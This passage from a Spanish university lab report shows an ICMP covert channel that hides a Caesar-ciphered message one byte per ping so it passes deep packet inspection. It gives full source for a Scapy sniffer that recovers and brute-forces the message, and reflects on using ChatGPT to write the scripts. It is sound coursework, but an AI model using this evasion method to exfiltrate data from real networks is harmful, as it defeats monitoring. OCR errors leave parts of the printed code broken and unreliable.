


Figura 12: Paquete con ICMP.seq = 3




Figura 13: Paquete con ICMP.seq = 4

3.2.5. Payload 0x10 a 0x37 Intacto

Los bytes del payload desde el offset 0x10 (byte 17) hasta el final son idénticos entre el ping real y todos los pings stealth. Esta es la "plantilla" que un ping normal utiliza y que el script ha preservado para no generar sospechas, como se ve al comparar la Figura 14 y la Figura 15.

- Ping real visto en la Figura 14: Los bytes desde `...10 11 12...` hasta `...36 37` son la referencia.
- Ping stealth visto en la Figura 15: Los bytes en la misma posición son exactamente iguales.




Figura 14: Payload del ping real.




Figura 15: Payload clonado en el ping stealth.

3.3. Actividad 3: Ataque Man-in-the-Middle

Finalmente, se implementó `mitm_breaker.py`, un script que captura el tráfico ICMP, extrae los caracteres inyectados, reconstruye el mensaje cifrado y realiza un ataque de fuerza bruta probando los 26 posibles desplazamientos del cifrado César para encontrar el texto en claro. La Figura 16 muestra cómo el script captura los caracteres y descifra exitosamente el mensaje original.

```
~/Escritorio/udp/8vosemestre/cripto/lab1/codes 1  (17.894s)
sudo python3 mitm_breaker.py --filter "icmp and host 8.8.8.8" --max 200

[sudo] contraseña para p163j0:
[i] Sniffing con filtro: 'icmp and host 8.8.8.8'
^C  - visto char '' (0x00); len=1
  - visto char 'q' (0x71); len=2
  - visto char 'x' (0x78); len=3
  - visto char 'u' (0x75); len=4
  - visto char 'j' (0x6a); len=5
  - visto char ' ' (0x20); len=6
  - visto char 'v' (0x76); len=7
  - visto char 'r' (0x72); len=8
  - visto char ' ' (0x20); len=9
  - visto char 'p' (0x70); len=10
  - visto char 'n' (0x6e); len=11
  - visto char 'w' (0x77); len=12
  - visto char 'c' (0x63); len=13
  - visto char 'n' (0x6e); len=14
  - visto char 'b' (0x62); len=15
  - visto char 'r' (0x72); len=16
  - visto char 'c' (0x63); len=17
  - visto char 'j' (0x6a); len=18
  - visto char 'b' (0x62); len=19
[✓] Mensaje capturado (cifrado, incluye sentinela): '\x00qxuj vr pnwcnbrcjb'

[i] Candidatos (k=0..25):
k=00 -> qxuj vr pnwcnbrcj
k=01 -> pwti uq omvbmaqbi
k=02 -> ovsh tp nlualzpah
k=03 -> nurg so mktzkyozg
k=04 -> mtqf rn ljsyjxnyf
k=05 -> lspe qm kirxiwmxe
k=06 -> krod pl jhqwhvlwd
k=07 -> jqnc ok igpvgukvc
k=08 -> ipmb nj hfouftjub
k=09 -> hola mi gentesita
k=10 -> gnkz lh fdmsdrhsz
k=11 -> fmjy kg eclrcqgry
k=12 -> elix jf dbkqbpfqx
k=13 -> dkhw ie cajpaoepw
k=14 -> cjgv hd bziozndov
k=15 -> bifu gc ayhnymcnu
k=16 -> ahet fb zxgmxlbmt
k=17 -> zgds ea ywflwkals
k=18 -> yfcr dz xvekvjzkr
k=19 -> xebq cy wudjuiyjq
k=20 -> wdap bx vtcithxip
k=21 -> vczo aw usbhsgwho
k=22 -> ubyn zv tragrfvgn
k=23 -> taxm yu sqzfqeufm
k=24 -> szwl xt rpyepdtel
k=25 -> ryvk ws qoxdocsdk

[✓] Opción más probable: k=9 -> hola mi gentesita
```

Figura 16: Ejecución de mitm_breaker.py, descifrando el mensaje.

Prompt entregado a ChatGPT:

```
"Crea un script de Python con Scapy que escuche paquetes ICMP. Debe extraer
el byte en el offset 15 del payload de cada paquete, reconstruir el mensaje
y luego probar los 26 posibles desplazamientos de César para descifrarlo.
Debe identificar el mensaje más probable basándose en la frecuencia de palabras
en español."
```

```python
import sys, argparse
from typing import List
from scapy.all import sniff, Raw, ICMP  # type: ignore

INJECT_OFFSET = 0x0F

def score_spanish(text: str) -> float:
    text_low = text.lower()
    score = 0.0
    strong_words = ["mensaje", "secreto", "criptografia", "seguridad", "redes"]
    for w in strong_words:
        if w in text_low:
            score += 100
    common_words = [" el ", " la ", " de ", " que ", " y ", " en ", " se ",
                    " por ", " con ", " un ", " para ", " es ", " al ", " como "]
    for w in common_words:
        score += text_low.count(w) * 3.0
    vowels = sum(text_low.count(v) for v in "aeiou        ")
    score += vowels * 0.5
    bad_chars = sum(1 for ch in text_low if ch not in "
    abcdefghijklmnopqrstuvwxyz        ")
    score -= bad_chars * 2.0
    return score

def caesar(text: str, k: int) -> str:
    def shift(ch):
        if 'a' <= ch <= 'z':
            return chr((ord(ch) - 97 - k) % 26 + 97)
        if 'A' <= ch <= 'Z':
            return chr((ord(ch) - 65 - k) % 26 + 65)
        return ch
    return "".join(shift(c) for c in text)

def sniff_message(bpf_filter: str, max_packets: int) -> str:
    print(f"[i] Sniffing con filtro: {bpf_filter!r}")
    msg_chars: List[str] = []
    for p in sniff(filter=bpf_filter, count=max_packets):
        if ICMP in p and p[ICMP].type == 8 and Raw in p:
            data = bytes(p[ICMP].payload.load)
            if len(data) > INJECT_OFFSET:
                ch = chr(data[INJECT_OFFSET])
                msg_chars.append(ch)
                print(f"  - visto char '{ch}' (0x{data[INJECT_OFFSET]:02x}); len={len(
    msg_chars)}")
    return "".join(msg_chars)

def main(argv: List[str]) -> int:
    parser = argparse.ArgumentParser(description="Reconstruye mensaje completo (incluye
    sentinela) y prueba corrimientos C sar.")
    parser.add_argument("--filter", default="icmp", help="Filtro BPF (Wireshark/tcpdump
    style)")
    parser.add_argument("--max", type=int, default=500, help="M ximo paquetes a olfatear")
    args = parser.parse_args(argv)

    captured = sniff_message(args.filter, args.max)
    if not captured:
        print("[!] No se captur  mensaje ( filtro  correcto?  offset  correcto?).")
        return 1

    print(f"[   ] Mensaje capturado (cifrado, incluye sentinela): {captured!r}\n")

    real_cipher = captured[:-1]

    print("[i] Candidatos (k=0..25):")
    best_k, best_text, best_score = 0, "", float("-inf")
    for k in range(26):
        cand = caesar(real_cipher, k)
```

```
64          s = score_spanish(cand)
65          if s > best_score:
66              best_k, best_text, best_score = k, cand, s
67          print(f"k={k:02d} -> {cand}")
68      print("\n\033[92m[   ] Opci n  m  s  probable: k=%d -> %s\033[0m" % (best_k, best_text))
69      return 0
70
71  if __name__ == "__main__":
72      raise SystemExit(main(sys.argv[1:]))
```

Listing 3: Código fuente: mitm_breaker.py

3.4. Desafíos y Experiencia con ChatGPT

Cumpliendo con lo solicitado, a continuación se describen cuatro desafíos encontrados durante la interacción con ChatGPT para el desarrollo de los scripts de este laboratorio.

1. **Interpretación Inicial del Payload de ICMP:** En la primera solicitud para el script `stealth_ping.py`, ChatGPT generó un código que reemplazaba todo el payload del paquete ICMP con el carácter a enviar. Esto no cumplía el requisito de "modo stealth", ya que un paquete ping estándar tiene un payload específico. Fue necesario refinar el prompt para indicarle explícitamente que debía clonar un paquete real y **modificar únicamente un byte en un offset específico**, preservando el resto de la estructura original.

2. **Omisión de Requisitos de Ejecución:** El código generado para enviar paquetes con la librería Scapy no incluía advertencias sobre la necesidad de ejecutarse con privilegios de superusuario (`sudo`). Al ejecutarlo por primera vez, el sistema arrojaba errores de `Permission denied`. Esta omisión demuestra que, aunque la IA puede generar código funcional, la supervisión humana es crucial para contemplar aspectos del entorno de ejecución.

3. **Complejidad Innecesaria en el Código:** Para el script de cifrado César, la primera versión de código propuesta por ChatGPT era funcionalmente correcta pero innecesariamente larga. Utilizaba ciclos `for` y condicionales `if/else` anidados. Al solicitarle que lo optimizara usando "comprensión de listas y el operador módulo de forma más directa", generó un código mucho más compacto, eficiente y legible, similar al presentado en este informe.

4. **Lógica de Descifrado Basada en un Idioma Incorrecto:** Para el script `mitm_breaker.py`, ChatGPT sugirió inicialmente una función para "detectar el texto en claro" que se basaba en la frecuencia de letras y palabras comunes del idioma inglés. Dado que el texto original a descifrar estaba en español, esta heurística era ineficaz. Se tuvo que corregir el prompt para que la validación se basara en un diccionario de palabras en español, lo que mejoró drásticamente la precisión del resultado final.

4. Conclusiones y comentarios

Este laboratorio ha permitido demostrar de manera práctica y exitosa la viabilidad de establecer canales encubiertos para la exfiltración de datos utilizando el protocolo ICMP, cumpliendo así con el objetivo principal de la auditoría propuesta.

El resultado de la **Actividad 2** confirma que la técnica de clonar las cabeceras y la mayor parte del payload de un paquete `ping` legítimo es un método altamente eficaz para eludir sistemas de Deep Packet Inspection. Al modificar un único byte por paquete, el tráfico anómalo se enmascara dentro de un flujo aparentemente normal, dificultando enormemente su detección.

Por otro lado, la **Actividad 3** evidenció que la seguridad por oscuridad es una estrategia completamente ineficaz en la práctica. El uso de un cifrado débil como el César, aunque oculte el mensaje a simple vista, anula cualquier garantía de confidencialidad, ya que un ataque de fuerza bruta como el implementado resulta trivial de ejecutar y revela el texto en claro de forma inmediata.

La experiencia conjunta de este laboratorio resalta una dualidad fundamental en la ciberseguridad: mientras existen técnicas increíblemente sutiles para ocultar la transmisión de información, una criptografía débil sigue siendo una vulnerabilidad crítica que puede comprometer todo el sistema. Esto subraya la necesidad de implementar mecanismos de seguridad robustos, que incluyan tanto una inspección profunda y contextual de paquetes como el uso de algoritmos de criptografía moderna.

Los códigos utilizados en este laboratorio están disponibles en el siguiente repositorio: https://github.com/p163j02/labs-cripto